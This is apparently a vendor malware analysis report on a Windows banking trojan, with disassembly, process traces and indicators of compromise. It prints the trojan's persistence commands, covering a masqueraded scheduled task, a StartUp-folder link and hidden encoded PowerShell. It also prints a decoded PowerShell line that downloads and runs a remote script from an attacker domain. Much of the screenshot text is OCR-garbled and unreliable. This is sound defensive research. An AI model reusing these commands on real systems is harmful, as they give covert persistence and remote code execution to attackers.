<ul> <li>File Header</li> <li>Optional Header</li> </ul>	KERNEL32.dll		87	00035E94	00000000	00000000	000360A4	00026008
<ul> <li></li></ul>	USER32.dll		5	00035FF4	00000000	00000000	0003610E	00026168
ection Headers [x] port Directory	ADVAPI32.dll		1	00035E8C	00000000	00000000	0003612A	00026000
Dependency Walker Hex Editor	OFTs 0003488C	FTs (I		Hint 00034B1A	Name 00034B1C			
lex Editor dentifier	0003488C	00024	4A00	00034B1A	00034B1C			
nport Adder	Dword	Dwo	rd	Word	szAnsi			
ck Disassembler wilder	0003611A	00036	611A (	017A	GetUserNameA			
Resource Editor								

After discovering and understanding the functionality of the cs.exe payload, we have exported the strings from the payload. The stings are good indicators for the malicious actions that the malware will perform, which will eventually lead us to new hints about the attack stages of the Trojan Banker:

S   1081810042 00000009 C	iusuleam		
rdata:0042 0000009 C	iostream stream e	error	
'.rdata:0042 00000015 C	ios_base::badbit :		
.rdata:0042 00000016 C	ios_base::failbit s		
.rdata:0042 00000015 C	ios_base::eofbit s	set	
.rdata:0042 0000001F C	C:\\ProgramData		<pre>c.exe</pre>
.rdata:0042 00000016 C	C:\\ProgramData		
.rdata:0042 00000019 C	cmd /c timeout /t		
.rdata:0042 00000075 C .rdata:0042 0000006C C			GoogleChromeUpdateTask!" /sc hourly /mo 3 /tr \'cmd /c C:\ProgramData\HYSVC\hysvc.exe\" osoft\Windows\Start Menu\Programs\StartUp\hysvc\" C:\ProgramData\HYSVC\hysvc.exe
.rdata:0042 0000008C C			oson (nymnows (plant inventiny Forgane) (plant inventiny (nymove), c.
.rdata:0042 00000018 C	invalid string posit		ב אטיאסאפט ואסארגעטאראראראראראראראראראראראראראראראראראראר
.rdata:0042 00000010 C	string too long		
.rdata:0042 00000016 C	vector <bool> too</bool>	olong	
rdata:0042 00000013 C	vector <t> too lor</t>		
rdata:0042 00000017 C	0\$^.*+?[]\\\-{};	:=!\n\r\b	
DOS Header	Offset	Туре	Strings found
Rich Header			
NT Header	00024F6C	ASCII	C\ProgramData\HYSVC\
File Header	00024F4C	ASCII	C\ProgramData\HYSVC\hysvc.exe
✓ ☐ Optional Header	00024FFD	ASCII	C\ProgramData\HYSVC\hysvc.exe"
Data Directories	00025029	ASCII	C\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\hysvc" C\ProgramData\HYSVC\hysvc.exe
Section Headers	00024FCE	ASCII	ChromeUpdateTask" /sc hourly /mo 3 /tr "cmd /c C:\ProgramData\HYSVC\hysvc.exe"
DIRECTORY_ENTRY_IMPORT	0002B4BF	UNICODE	DEL
DIRECTORY_ENTRY_RESOURCE	00034B80	ASCII	DeleteCriticalSection
DIRECTORY_ENTRY_DEBUG	00035FC1	ASCII	Root_node@std@@
DIRECTORY ENTRY TLS	0002A850	UNICODE	del-runtime-I1-1-2
DIRECTORY_ENTRY_LOAD_CONFIG	00029209	ASCII	delete
DIRECTORY_ENTRY_IAT	000294F7	ASCII	delete closure'
AppManifest	00035E8D	ASCII	delete®std@@
💷 Strings in file	000294D1	ASCII	delete[]
- 💷 ASCII	00029513	ASCII	delete[] (dosure'
UNICODE	00029318	ASCII	deleting destructor'
- 🚷 URL 	00029358	ASCII	deleting destructor
U Suspicious	00029538 000250A8	ASCII	
- Co Suspicious			pass -e JABvAGIAagBTAGgAZQBsAGwalAA3ACAATgBIAH-ALQBPAGIAagBIAGMAdAAgACDAQwBAAGS0ATwBiAGGAZQBJAHQAIAAAACIMVwBTAGMAcgBpAHAAdAAuAFMAAABIAGwabAAAiACLADQAK
8	00025090	ASCII	powershell -w 1 -exec bypass -e JABVAGIAagBTAGGAZQBsAGwAIAA9ACAATgBIAHcALQBPAGIAagBIAGMAdAAgAC0AQwBvAG0ATwBiAGOAZQBjAHQAIAAoACIAVwBTAGMAcgBpAHAAdAAuAFMAaAB

The main stings we have investigated are the following:

- Creation of a new file (hysvc.exe) in the ProgamData directory (this file is created by using WinAPI).
- Manipulation of the StartUp directory (can be used for persistence).

- Execution of CMD.
- Creation of Scheduled Task (can be used for Persistence) to run the new hysvc.exe file.
- Creation of LNK file that is linked to the new hysvc.exe file.
- Execution of a base64 PowerShell command.

In order to understand the above-mentioned strings, we looked at the assembly code by using IDA.

The first block containing an interesting offset that was discovered and analyzed is the *aCProgramdataHy* that is associated with the new payload that will be created in the ProgamData directory.

🗾 🔬 🞚	
loc 40	AEC.
_	
push	1Eh
•	<pre>offset aCProgramdataHy ; "C:\\ProgramData\\HYSVC\\hysvc.exe"</pre>
lea	ecx, [ebp+var_278]
mov	[ebp+var_268], 0
mov	[ebp+var_264], 0Fh
mov	byte ptr [ebp+var 278], 0
call	sub_408AA0
push	104h ; nSize
lea	eax, [ebp+Filename]
push	eax ; lpFilename
push	0 ; hModule
call	ds:GetModuleFileNameA
lea	ecx, [ebp+Filename]
mov	[ebp+var_250], 0
mov	[ebp+var_24C], 0Fh
lea	edx, [ecx+1]
mov	byte ptr [ebp+var_260], 0
nop	dword ptr [eax+eax+00h]

The second block showed a few other interesting offsets:

- aCMDCTimeoutT4
- aCMDSchtaskFC
- aMKlinkCProgram
- aPowershellW1Ex

#### 🔝 🏄 🔛


loc 408	245+
push	40h
lea	eax, [ebp+StartupInfo.lpReserved]
mov	[ebp+StartupInfo.cb], 44h
push	eoprocal copinio.coj, thi
push	cax
call	sub 40F330
lea	eax, [ebp+var_278]
push	eax, [copron_270]
lea	eax, [ebp+CommandLine]
push	offset aCmdCTimeoutT4 ; "cmd /c timeout /t 4 88 \""
push	eax
call	sub 4010E0
add	esp, 18h
mov	ecx, eax
push	1
push	offset asc_426584 ; "\""
call	sub_408940
mov	dword ptr [ebp+var 220], 0
lea	ecx, [ebp+CommandLine]
mov	dword ptr [ebp+var_220+4], 0
movups	xmm0, xmmword ptr [eax]
movups	[ebp+var_230], xmm0
mova	xmm0, qword ptr [eax+10h]
movq	[ebp+var_220], xmm0
hov	dword ptr [eax+10h], 0
mov	dword ptr [eax+14h], 0Fh
mov	byte ptr [eax], 0
call	sub 402F10
push	74h
push	offset aCmdCSchtasksFC ; "cmd /c schtasks /f /create /tn \"Google"
lea	ecx, [ebp+var_218]
mov	[ebp+var 208], 0
mov	[ebp+var_204], 0Fh
mov	[ebp+var 218], 0
call	sub 408AA0
push	6Bh
push	offset aMklinkCProgram : "mklink \"C:\\ProgramData\\Microsoft\\W"
lea	ecx, [ebp+var_200]
mov	[ebp+var 1F0], 0
mov	[ebp+var_1EC], 0Fh
mov	[ebp+var 200], 0
call	sub 408AA0
push	298h
push	offset aPowershellW1Ex ; "powershell -w 1 -exec bypass -e JABvAGI"
lea	ecx, [ebp+var_1E8]
mov	[ebp+var_108], 0
mov	[ebp+var 1D4], 0Fh
mov	[ebp+var_1E8], 0
call	sub 408AA0
mov	esi, ds:CloseHandle
lea	edi, [ebp+var_230]
push	ebx
	~

The **aCMDCTimeoutT4** offset contains a CMD command line that run a "*timeout /t 4*" that pauses the command processor for 4 seconds before launching the CMD process again. This defense evasion technique is being used to prevent any detection by security application and traditional Anti-Virus vendors.

aCmdCTimeoutT4 db 'cmd /c timeout /t 4 && "',0 ; DATA XREF: sub\_40AE90+3E6↑o

The aCMDSchtaskFC offset contains another CMD command line that will run a "schtasks" for creating a

scheduled task on the compromised host. The name of the schedule task will be "GoogleChromUpdateTask" (/tn – taskname ) and the task is scheduled to run *hysvc.exe* every 1 hour (/sc – schedule).



The aMKlinkCProgram offset contains a "mklink" command that will create a link (.LNK) file in the StartUp

directory that will be linked to the hysvc.exe file.

```
aMklinkCProgram db 'mklink "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Sta'
; DATA XREF: sub_40AE90+478↑o
db 'rtUp\hysvc" C:\ProgramData\HYSVC\hysvc.exe',0
```

The *aPowershellW1Ex* offset contains a base64 PowerShell command that will be executed by the main payload (cs.exe).

aPowershellW1Ex db	'powershell -w 1 -exec bypass -e JABvAGIAagBTAGgAZQBsAGwAIAA9ACAAT'
	; DATA XREF: sub_40AE90+4A8↑o
db	'gBlAHcALQBPAGIAagBlAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjAHQAIAAoACIAVw'
db	'BTAGMAcgBpAHAAdAAuAFMAaABlAGwAbAAiACkADQAKACQAbwBiAGoAUwBoAG8AcgB'
db	'0AEMAdQB0ACAAPQAgACQAbwBiAGoAUwBoAGUAbABsAC4AQwByAGUAYQB0AGUAUwBo'
db	'AG8AcgB0AGMAdQB0ACgAJAB1AG4AdgA6AFUAUwBFAFIAUABSAE8ARgBJAEwARQAgA'
db	'CsAIAAiAFwAUwB0AGEAcgB0ACAATQBlAG4AdQBcAFAAcgBvAGcAcgBhAG0AcwBcAF'
db	'MAdABhAHIAdAB1AHAAIgAgACsAIAAiAFwAaAB5AHMAdgBjAC4AbABuAGsAIgApAA0'
db	'ACgAkAG8AYgBqAFMAaABvAHIAdABDAHUAdAAuAFQAYQByAGcAZQB0AFAAYQB0AGgA'
db	'PQAiAEMAOgBcAFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcAEgAWQBTAFYAQwBcAGgAe'

After preforming a static analysis and code analysis we wil know move to execute the cs.exe payload and preform a Dynamic/Behavior analysis.

#### **Behavior Analysis**


Once we launched the payload, we immediately saw the following process tree:

procuoi.exe (732)	HOLDOT - VISUAL C. YOSEIS (Cyrici ypr	CENT.a. DESIGNOT / TESV C. 105615 (Cyrlet 1 4/25/2020 0.03.0 1/a
🖃 🎆 Palyload.exe (1456)	C:\Users\cynet\D	DESKTOP-71BSV "C:\Users\cynet\ 4/23/2020 8:05:1 4/23/2020 8:05:1
cmd.exe (7176)	Windows Comma C:\WINDOWS\S	Microsoft Corporat DESKTOP-71BSV cmd /c timeout /t 4/23/2020 8:05:1 n/a
Conhost.exe (3784)	Console Window C:\WINDOWS\S	Microsoft Corporat DESKTOP-71BSV \??\C:\WINDOW 4/23/2020 8:05:1 n/a
timeout.exe (5388)	timeout - pauses c C:\WINDOWS\S	Microsoft Corporat DESKTOP-71BSV timeout /t 4 4/23/2020 8:05:1 4/23/2020 8:05:2
hysvc.exe (892)	C:\ProgramData\	DESKTOP-71BSV "C:\ProgramData\ 4/23/2020 8:05:2 n/a
cmd.exe (8480)	Windows Comma C:\WINDOWS\S	Microsoft Corporat DESKTOP-71BSV cmd /c schtasks / 4/23/2020 8:05:1 4/23/2020 8:05:1
Conhost.exe (6884)	Console Window C:\WINDOWS\S	Microsoft Corporat DESKTOP-71BSV \??\C:\WINDOW 4/23/2020 8:05:1 4/23/2020 8:05:1
schtasks.exe (3608)	Task Scheduler C C:\WINDOWS\S	Microsoft Corporat DESKTOP-71BSV schtasks /f /crea 4/23/2020 8:05:1 4/23/2020 8:05:1
🖃 🌌 powershell.exe (7900)	Windows PowerS C:\WINDOWS\S	Microsoft Corporat DESKTOP-71BSV powershell -w 1 -e 4/23/2020 8:05:1 4/23/2020 8:05:1
Conhost.exe (2188)	Console Window C:\WINDOWS\S	Microsoft Corporat DESKTOP-71BSV \??\C:\WINDOW 4/23/2020 8:05:1 4/23/2020 8:05:1
C Eventhing eve (1988)	Eventhing C:\Program Files (	voidtools DESKTOP-71RSV "C·\Program Files 4/22/2020 3:19:1 n/a

As we learned from the static analysis, the CreateProcess API function will execute a CMD instance

and create a scheduled task:

CMD Timeout command:



schtasks command:

PID: Command line:		8480 cmd /c schtasks /f	/create /tn "GoogleChromeUpdate"	Task" /sc hourly /mo 3 /tr "cmd /c C:\ProgramData\HYSVC\hysvc.exe"
Duration:	0.000000			
Path:	C:\WINDOWS\SysWO	W64\cmd.exe		
Result:	SUCCESS			
Operation:	Process Create			
		op o,esp	CreaterrocessA 3NP. dCreaterrocessA	A         Hile FPU           EXX         OpcidaCdSR         "cad /c schtasks /f /create /tn \"GoogleChromeUpdateTask\" /sc hourly /mo 3 /tr \"cnd           EXX         OpcidaCdSR         "c"           EXX

In order to gain persistency on the compromised host the attacker created a schedule task in the Task Scheduler. Moreover, the attacker tried to masquerade it with a legitimate name of "*GoogleChromUpdateTask*" as we can see in the screenshot below:

Task Scheduler (Local)	Name		Status	Triggers	Next Run Time	Last Run Time	Last Run Result
> 📆 Task Scheduler Library	GoogleChromeUpdat	teTask	Ready	At 8:05 AM on 4/23/2020 - After triggered, repeat every 03:00:00 indefinitely.	4/23/2020 11:05:00 AM	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)
	GoogleUpdateTaskMa	achineCore	Running	Multiple triggers defined	4/24/2020 1:23:58 AM	4/23/2020 7:24:32 AM	The operator or administrator has refused the request. (0x800
	GoogleUpdateTaskMa	achineUA	Ready	At 1:23 AM every day - After triggered, repeat every 1 hour for a duration of 1 day.	4/23/2020 9:23:58 AM	4/23/2020 8:24:33 AM	The operation completed successfully. (0x0)
	<						>
	0 1 71 0 4		10.0	1			
	General Inggers Acti	ions Conditions Setting	gs History				
	When you create a tas	sk, you must specify the a	ction that v	vill occur when your task starts. To change these actions, open the task property pag	ges using the Properties c	ommand.	
	Action	Details					
	Start a program	cmd /c C:\ProgramData	HYSVC\h	ysvc.exe			

The task information shows that it run the file every 3 hours:

eneral	Triggers	Actions	Conditions	Settings	History		
Vhen y	you create	a task, you	u can specify	the condi	tions that will trigger the task. To change these triggers, ope	n the task property p	ages using the Properties command.
Trigge	er	Det	tails			Status	
One t					After triggered, repeat every 03:00:00 indefinitely.	Enabled	

The CreateFile and CreateDirectory functions create a new payload (*hysvc.exe*) in the PrgramData directory:

6BC1B2F CC	int3	12012					
	mov edi,edi	CreateFileW					
	<pre>mov edi.edi push ebp mov ebp,esp and esp,FFFFFF8 sub esp,18 mov eax,ecx and eax,7F87 0000 mov dword ptr ss:[esp],18 mov dword ptr ss:[esp+4],eax mov eax,ecx and eax,FFF00000 mov dword ptr ss:[esp+8],eax test ecx,100000 jne kernelbase.75BC1B94</pre>	CreateFileW [esp+4]:L"C:\\ProgramData\\HYSVC\\hysvc.exe" [ebp+8]:L"C:\\ProgramData\\HYSVC\\hysvc.exe"					
	<pre>push 0 mov dword ptr ss:[esp+18],eax lea eax,dword ptr ss:[esp+4] push eax push dword ptr ss:[ebp+18] push dword ptr ss:[ebp+10]</pre>	esp+18],eax ss:[esp+4] [esp+4]:L"C:\\ProgramData\\HYSVC\\hysvc.ex [ebp+18] [ebp+10]					
- 🔶 👻 🕇 🚺 > Th	is PC → Local Disk (C:) → ProgramData → I	HYSVC					
🖈 Ouick access	Name	Date modified	Туре	Size			
Desktop *	📧 hysvc.exe	4/23/2020 8:05 AM	Application	22	7 KB		
👆 Downloads 🛛 🖈							
🔮 Documents 🛛 🖈							

After checking the hash of the new *hysvc.exe* payload, we have found that it is the same file as the original cs.exe payload. Thus, the initial trojan just copied itself to a new location:

File Edit View Options Help							
Filename /	MD5	SHA1	CRC32	SHA-256			
📧 hysvc.exe 📧 Payload.exe	884da153fa3617c79a67b1941e4493ed 884da153fa3617c79a67b1941e4493ed	e1346bc15d103f0bb96d3f93a1a042f030134c e1346bc15d103f0bb96d3f93a1a042f030134c		e09013a2ac876 e09013a2ac876			

After creating the second payload (hysvc.exe) and a scheduled task to run this payload, the initial payload (cs.exe) is launching PowerShell in order to run an encoded malicious command:

Input	length: 63 lines:		+		€	Î	-
JABVAGIAagBTAGgAZQBSAGwAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AQwBvAG0ATwBiAGoAZQBjA lAGwAbAAiACkADQAKACQAbwBiAGoAUwBoAG8AcgB0AEMAdQ00ACAAPQAgACQAbwBiAGoAUwBoAGUAbABSAC4A gAJABlAG4AdgA6AFUAUwBFAFIAUABSAE8ARgBJAEwARQAgACSAIAAiAFwAUwB0AGEAcgB0ACAATQBlAG4AdQ0 ABlAHAAIgAgACSAIAAiAFwAaAB5AHMAdgBjAC4AbABuAGSAIgApAA0ACgAkAG8AYgBqAFMAaABvAHIAdABDAH AEMAOgBcAFAAcgBvAGcAcgBhAG0ARABhAHQAYQBcAEgAWQBTAFYAQwBcAGgAeQBzAHYAYwAuAGUAeABlACIAD AUwBhAHYAZQAoACkA	QwByAGUA CAFAAcgB IUAdAAuAF	YQBØAGL VAGCACg QAYQByA	JAUwB gBhAG AGcAZ	oAG8A ØAcwB QBØAF	CAFMA	GMAdQ dABhA ðAGgA	BOAC HIAd PQAi
Output	time: length: lines:	237	8	Ū	ſţ		::
<pre>\$objShell = New-Object -ComObject ("WScript.Shell") \$objShortCut = \$objShell.CreateShortcut(\$env:USERPROFILE + "\Start Menu\Programs\Star \$objShortCut.TargetPath="C:\ProgramData\HYSVC\hysvc.exe" \$objShortCut.Save()</pre>	"tup" + "	\hysvc.	.lnk"	)			

The decoded command, as shown above, has used a Com-Object of "Wscript.Shell" to create a shortcut file

(LNK) in the StartUp directory which is linked to the *hysvc.exe* payload. This is basically an attempt to use a second persistence technique for the payload to run every time the victim reboots the compromised

machine, by automatically executing the LNK file from the startup:

#### "AppData\Romming\Microsoft\Windows\Start Menu\Programs\StartUp"

🖾 CPU 🛛 🌳 Graph	Log 📄 Notes 🔹 Breakpoints	🛲 Memory Map 🎒 Call Stack 🛛 🧐 SEH	In Script  Symbols  Source  P References	🐨 Threads 🛷 Snowman 📥 Handles 🕫 Trace
• 749 • 749	4405 4 4405 4 4405 4 4405 4 4405 4 4405 6 4405 7 4405 7	(n3) (n4) (	Créatefrocesia WP-ACreatefrocesia	Hide FPU           EXX 0007458           EXX 00007454           EXX 00007454
Operation: Result:	CreateFile NAME INVALI	þ		
Path:	C:\Users\cyne	t\Desktop\mklink "C:\Prog	gramData\Microsoft\Windows	\Start Menu \Programs \StartUp \hysvc" C: \ProgramData \HYSVC \hysvc.exe

		Name	Date modified	Туре	Size
Quick access		desktop.ini	3/1/2020 2:55 AM	Configuration sett	1 KB
Desktop	*	1 hysvc	4/23/2020 8:05 AM	Shortcut	1 KB
Downloads	*	<u> </u>			
Documents	*				
Pictures	*				
procdot					


The LNK file is linked to the trojan Banker (hysvc.exe) which is now located in the ProgramData directory.

Security	Details	Previous Versions
General	Shortcut	Compatibility
hys	wc	
arget type:	Application	
arget location:	HYSVC	
arget:	C:\ProgramData\HYS	VC\hysvc.exe
	Г	
Start in:		
Shortcut key:	None	
Run:	Normal window	```
Comment:		
Open File Lo	cation Change Ic	on Advanced

Memory context of the payload:

																	NAMES AND ADDRESS OF A DESCRIPTION OF A
00000530	50	3d	ff	00	b9	42	fc	00	00	00	00	00	68	00	00	00	P=bh
00000540	5f	6d	74	78	6c	63	6b	51	51	73	53	00	43	3a			_mtxlckQQsS.C:\P
00000550	72		67	72	61		44	61	74	61		48		53	56	43	rogramEata\HYSVC
00000560	5c		79	73		63							43				\hysvc.exeC:\P
00000570	72	6f	67	72	61		44	61	74	61		48	59	53	56	43	rogramEata\HYSVC
00000580	5c				22				63		64		2f	63		74	\"cmd /c t
00000590	69			6f	75	74		2f	74		34					22	imeout /t 4 && "
000005a0	00								63		64		2f	63		73	crd /c s
000005b0	63			61	73		73		2f	66		2f	63	72		61	chtasks /f /crea
000005c0	74			2f				22	47			67			43		te /tn "GoogleCh
000005d0	72			65			64	61	74		54	61	73		22		romeUpdateTask"
000005e0	2f	73	63				75	72		79		2f				33	/sc hourly /mo 3
000005f0	20	2f	74	72		22	63		64		2f	63		43			/tr "cmd /c C:\
00000600	50	72			72	61		44	61		61		48	59	53	56	FrogramEata\HYSV
00000610	43			79	73		63		65			22					C\hysvc.exe"
00000620	6d								22	43				72	6f	67	mklink "C:\Frog
00000630	72	61	6d	44	61		61				63	72		73		66	ramEata\Microsof
00000640	74		57			64	6f		73		53		61	72			t\Windows\Start
00000650	4d		6e	75			72	6f	67	72	61		73		53	74	Menu\Frograms\St
00000660	61	72	74					79	73		63	22		43			artUp\hysvc" C:\
00000670	50	72	6f	67	72	61		44	61		61		48	59	53	56	FrogramEata\HYSV
00000680	43			79	73		63		65								C\hysvc.exe
00000690	70				72	73									31		powershell -w l
000006a0	2d	65	78	65	63	20	62	79	70	61	73	73	20	2d	65	20	-exec bypass -e
000006b0	4a	41	42	76	41	47	49	41	61	67	42	54	41	47	67	41	JABVAGIAagBTAGgA
	-											-					

After we finished the investigation and analyzed the trojan banker, we can go back to the second part of the first PowerShell Command.



The second part of the command sets a new value to the "HKCU\Sofatwarte\cr" registry key that related

to the *\$thTask* variable which contains the binary of the trojan Banker that we have analyzed above.


It also creates a scheduled task with CMD instance and named it "*Update Shell*". The task will execute the PowerShell command in base 64 format.

After decoding the base 64 command, we have figured that it will invoke the "HKCU\Sofatwarte\cr" value

which means that the trojan Banker's binary (hysvc.exe) will be executed by the PowerShell command directly from the registry:

In parallel, the downloader "1849226900.exe" which was responsible for downloading the main payload (cs.exe), executes another CMD instance in order to execute an additional PowerShell command:

Parent Process Details.Process Params Parent Process Details.Process Path Parent Process Details.Process Pid Parent Process Details.Process Running User Parent Process Details.Process SHA256 Parent Process Details.Process SDeep Parent Process Details.Process is signed Process Details.Process Params





1F0DDF5088AC75862FE1D1C4F11F9C39645EEE1E4ACC938A1F66F14DFC5D5288

12288:D9ciEWzp4fqhCC77upiLcRGjbWWkKkc9Tm4RtxQBWUX2Fqmvu5UshghN:3jcqhJipiwojbWWkY9Tjm2eyh

Not checked A 2020-04-21 00:47

Process Details.Process Path

After decoding the PowerShell command, we discovered the following:

\$k = '[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwB1AHIAdgB0AGMAZ         TQBhAG4AYQBnAGUAcgBdADoA0gBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsACAAPQAgAFsARQBUAHUAbQBdADoA0gBUAG8ATwBiAGoAZQBjAHQAKABbAFMAeQBZ/         AHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsACAAPQAgAFsARQBUAHUAbQBdADoA0gBUAG8ATwBiAGoAZQBjAHQAKABbAFMAeQBZ/         AHQALgBTAGUAYwB1AHIAAQB0AHkAUAByAG8AdABvAGWAQAQAsACAAAMwAMADcAMgApADsAaQB1AHgAIAAoACgATgB1AHcALQBPAGIAagB1AGMAdAagAFMAe         TgB1AHQALgBXAGUAYgBDAGwaAQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBKAFMAdAByAGKAb         rgB1AHQALgBXAGUAYgBDAGwAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBKAFMAdAByAGKAb         gBnACgAJwBoAHQAdABwAHMAOgAvAC8AYQBzAHEALgBKADYAcwBoAGKAaQB3AHoALgBwAHcALwB3AGKAbgBvAGKAbgBzAC8AYwBoAGUAYwBrAGKAbgBnAC4AcABzADEAJy	AHQAZQB±AC4ATgB1 2QBzAHQAZQB±AC4A
New-ItemProperty -Path HKCU:\Software -Name kumi -PropertyType string -Value \$k -force   out-null start-process cmd.exe -ArgumentList ' /c schtasks /create /f /tn "OneDrive SyncTask" /sc hourly /mo 1 /tr "powershell -w 1 -e aQB1/ AHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACAASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgB1ACAALQB0AGEAbQB1ACAAawB1AG0AaQAgAC0AH YwB0AGkAbwBuACAAUwB0AG8AcAApAC4AawB1AG0AaQA="' -WindowStyle Hidder	

The first part is the K variable that contains a base 64 command.

[System.Net.ServicePointManager]::SecurityProtocol = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);iex ((New-Object System.Net.WebClient).DownloadString('https://asq.d6shiiwz.pw/win/ins/checking.ps1'))

After decoding the command, we see that it launchs a pure fileless attack that run from the PowerShell virtual memory. The command initiates network communication to the following URL:

"*hxxps://asq.d6shiiwz[.]pw/win/ins/checking[.]ps1*" in order to invoke the content of the "checking.ps1" script. This activity happened by the IEX (Invoke-Expression) cmdlet that executes the content of the PS1 file by using the *DownladString* method.

Unfortunately, the URL nolonger exists and when we have tried to access the URL, we get no response:




## Not Found

The requested URL was not found on this server.

Apache/2.4.38 (Debian) Server at asq.d6shiiwz.pw Port 443

c:\windows\syswow64\cmd.exe

In order to verify that the malicious URL does not exist, we have tried to run a CURL command. In some of the cases attacker can fake the HTML page to show no response, while there is active communication to the malicious domain.



In the second part of the PowerShell command, it sets a new value in the "*HKCU*:\*Sofatware*" registry key. The value name is "kumi" and it contains the *\$k* variable, which means it will execute the malicious PS1 script content.

Furthermore, it will create a schedule task named: "*OneDrive SyncTask*". The task will execute a PowerShell command.

In order to understand what the purpose of the command, we have decoded the base 64 command:

The command simply executes by the IEX cmdlet the kumi value which contain the malicious PS1 script.

#### Attack ended at 7:47:56.000 PM (13 seconds after it executed)

#### **INDICATORS OF COMPROMISE**

Туре	Indicator
Registry	HKCU:\Sofatware (value – Kumi) HKCU\Sofatwarte\cr
Schedule Task	OneDrive SyncTask GoogleChromUpdateTask
	Update Shell
SHA256	4a471f05c7624238ef374bbf3af4eeb2abc20f87579ecdbeefea61356e23ae69 1f0ddf5088ac75862fe1d1c4f11f9c39645eee1e4acc938a1f66f14dfc5d5288
	e09013a2ac876746a5143f8ee8f997b06688b71adc05ddb81aeb9a1a69fa6f88

URL

hxxps://asq.d6shiiwz[.]pw/win/ins/checking[.]ps1 hxxps://gitlab[.]com/UL9gbzuP37/rt/snippets/1956305/raw

hxxp://bzqopgtera[.]xyz/

#### Conclusion

The Cynet Research Team has analyzed and investigated different threats and malware using various tools and techniques. Cynet's seasoned security experts are familiar with the newest attacks vectors and techniques that exist in the wild.

Cynet 360 customers are fully protected from these kinds of threats and have full visibility over their protected assets. Cynet has various behavioral and heuristics capabilities designed to detect and prevent advanced threats like the one described in this report.

The Cynet 360 solution gives our customers the ability to control and manage cyber security incidents, to perform forensic analysis on infected environments, and to run remote actions on the infected hosts in order to mitigate the threat. On top of that, we have our CyOps team which is monitoring our customers' environments 24/7/365.

#### Contact Cynet CyOps (Cynet Security Operations Center)

The Cynet CyOps available to clients for any issues 24/7, questions or comments related to Cynet 360. For additional information, you may contact us directly at:

Phone (US): +1-347-474-0048

Phone (EU): +44-203-290-9051

Phone (IL): +972-72-336-9736

CyOps Email: [email protected]